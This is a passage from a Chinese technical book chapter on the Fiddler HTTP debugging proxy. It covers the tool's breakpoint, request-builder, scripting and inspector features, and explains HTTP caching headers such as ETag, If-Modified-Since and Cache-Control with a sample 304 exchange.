



图 15-3　Fiddler 操作界面





图 15-4　Fiddler 统计视图

另外，通过暴露 HTTP 头，可以看到客户端或是代理端对哪些页面进行了缓存。如果一个响应没有包含 Cache-Control 头，那么它就不会被缓存在客户端。检测结果如图 15-5 所示。

| URL | Body | Expires |
|---|---|---|
| / | 163 | none |
| /en-us/default.aspx | 51,031 | Fri, 21 Jan 2010 |
| /trans_pixel.aspx... | 44 | none |

图 15-5 Fiddler 缓存检测

### 3. Fiddler调试功能

Fiddler 支持断点调试，如果在软件的菜单选择 rules→automatic breakpoints→beforerequest 命令，或 HTTP 请求或响应属性能够跟目标的标准相匹配时，Fiddler 就暂停 Http 通信，允许修改请求和响应。这种调试功能对于安全测试是非常有用的，当然也可以用来做一般的功能测试，因为所有的代码路径都可以用来测试。

Fiddler 调试功能界面如图 15-6 所示。





图 15-6 Fiddler 系统调试

### 4. Fiddler的Session检查功能

可以在 BuilderPage 项中以手工的方式创建一个 HTTP 请求（即在 Fiddler 右侧第三个

标签，Request Builder），或使用拖曳操作从 Session 列表中移动一个已经存在的请求到 builder page，再次执行这个请求。

### 5. Fiddler扩展

Fiddler 可以使用.NET 框架进行扩展，有两种为 Fiddler 扩展准备的基本机制：

- 自定义规则，进行规则检查，扩展 Fiddler。
- 使用脚本化的规则扩展 Fiddler。

Fiddler 支持 JScript.NET 引擎，允许用户自动地修改 Http 请求和响应。JScript.NET 引擎能够在可视化界面修改 FiddlerUI 中的 Session，从列表中提取感兴趣的 Session，也可以移除不感兴趣的 Session。

以下代码演示了当 Cookie 被加载的时候界面变成紫色的情况：

```
static function OnBeforeRequest(oSession:Fiddler.Session)
{
   if (oSession.oRequest.headers.Exists("Cookie")){
      oSession["ui-color"] = "purple";
      oSession["ui-bold"] = "Cookie";
   }
}
```

### 6. 在Fiddler加入Inspectors对象

通过可以加入一个 Inspector 插件对象，使用.NET 下的任何语言编写 Fiddler 扩展功能。RequestInspectors 和 ResponseInspectors 提供了一种格式规范的 Http 请求和响应视图。

默认安装中，Fiddler 加入了以下的标示符：

1）请求部分

Headers：显示请求的头部和状态。

TextView：原始的请求 body 视图。

HexView：body 的十六进制视图。

XML：以 XML 方式展示请求。

2）响应部分

Transformer：删除调试用的编码符号。

Headers：显示响应流的头部和状态。

TextView：显示文本主体。

HexView：十六进制视图。

ImageView：显示图片形式的主体。

XML：显示一个 XML 格式的树状视图。

Privacy：如果在响应头中有关于隐私策略的说明就展示出来。

### 7. 缓存相关的请求

为了提高软件安全性能，微软公司的 IE 浏览器和其他的 Web 客户端总是想尽办法来维持从远程服务器下载的本地缓存。

当客户端需要一个资源（HTML、CSS、JS）时，它们有 3 种可能的动作：

（1）发送一个一般的 HTTP 请求到远程服务器端，请求这个资源。

（2）如果一个 HTTP 请求不同于已存在的本地缓存版本，则发送一个请求到远程服务器端。

（3）如果本地缓存版本的复本可用，就使用本地的缓存资源。

当发送一个请求，客户端会使用如下的 3 个 header：

① Pragma

② IF—Modified—Since

③ IF—None—Match

下面具体介绍这几个 header 的意义：

Pragma：no-cache 表明客户端不愿意接受缓存请求，它需要的是即时资源。

If-Modified-Since：datetime 表明如果这个资源自从上次被客户端请求后进行了修改，那么服务器就会返回给客户端最新的资源。

If-None-Match：etagvalue 表明如果客户端资源的 ETAG 值跟服务器端不一致，那么服务器端返回最新的资源。ETAG 是一个唯一的 ID 值，表示一个文件的特定版本。

如果请求中含有 If-Modified-Since 或 If-None-MatchHeader 头，服务器将会以 HTTP/304 Not Modified 作为响应，那么客户端就知道可以使用服务器端的缓存了。如果是一般 HTTP 请求，服务器将会返回一个新的响应，客户端也会抛弃过期的缓存资源。

可以观察下面两个连续的 HTTP 请求代码，它们请求同一个图片。使用者会在 Fiddler 中发现：在第一个本地缓存版本中，服务器返回一个含有 ETAG 的文件，和一个含有最后修改日期的文件，在这个请求会话中就使用了本地的缓存版本。这样就构成了一个有条件的请求的创建条件。然后再次请求这个图片的时候，服务器就会响应一个本地缓存的文件，当然前提是首次缓存图片的 ETAG 值或 If- Modified-Since 值跟服务器上匹配的话，服务器就响应一个 HTTP/304 给客户端。

HTTP 请求代码如下：

```
第 1 个会话
GET /images/banner.jpg HTTP/1.1
Host: http://www.bayden.com/
HTTP/1.1 200 OK
Date: Tue, 08 Mar 2006 00:32:46 GMT
Content-Length: 6171
Content-Type: image/jpeg
ETag: "40c7f76e8d30c31:2fe20"
Last-Modified: Thu, 12 Jun 2008 02:50:50 GMT
第 2 个会话
GET /images/banner.jpg HTTP/1.1
If-Modified-Since: Thu, 12 Jun 2008 02:50:50 GMT
If-None-Match: "40c7f76e8d30c31:2fe20"
Host: http://www.bayden.com/
HTTP/1.1 304 Not Modified
```

一个 HTTP/304 响应仅仅包含头，没有主体 body，所以在进行传输的时候要比携带资源的情况下快很多。尽管如此，HTTP/304 响应需要一个服务器的往返，但是通过细心的设置响应头，Web 程序员可以消除这种隐患。

### 8．缓存相关响应头

通常缓存机制是由响应头控制的，HTTP 规范描述了 Header 缓存控制机制，Cache-Control 头的参数设置如下：

- Public：响应作为公共缓存，并且在多用户间共享。
- Private：响应只能作为私有缓存，不能在用户间共享。
- No-cache：响应不会被缓存。
- No-store：响应不会被缓存，并且不会被写入客户端。这是基于安全的考虑，只有某些敏感的响应才会使用这种方式。
- Max-age=#seconds：响应将会在某个指定的秒数内缓存，一旦时间过了，就不会缓存。
- Must-revalidate：响应会被重用，来满足接下来的请求，但是必须到服务器端去验证目前的缓存是不是最新的。

如果发现有人经常在你的网站上更新文件，但是并没有更改文件名，就必须非常小心地设置缓存生存时间。例如，网站需要一个显示当前年份的图片文件 thisyear.gif，就需要保证这个缓存过期时间不能超过一天；否则用户在 12 月 31 号访问网站的时候，在 1 月 1 号就不能显示正确的日期。

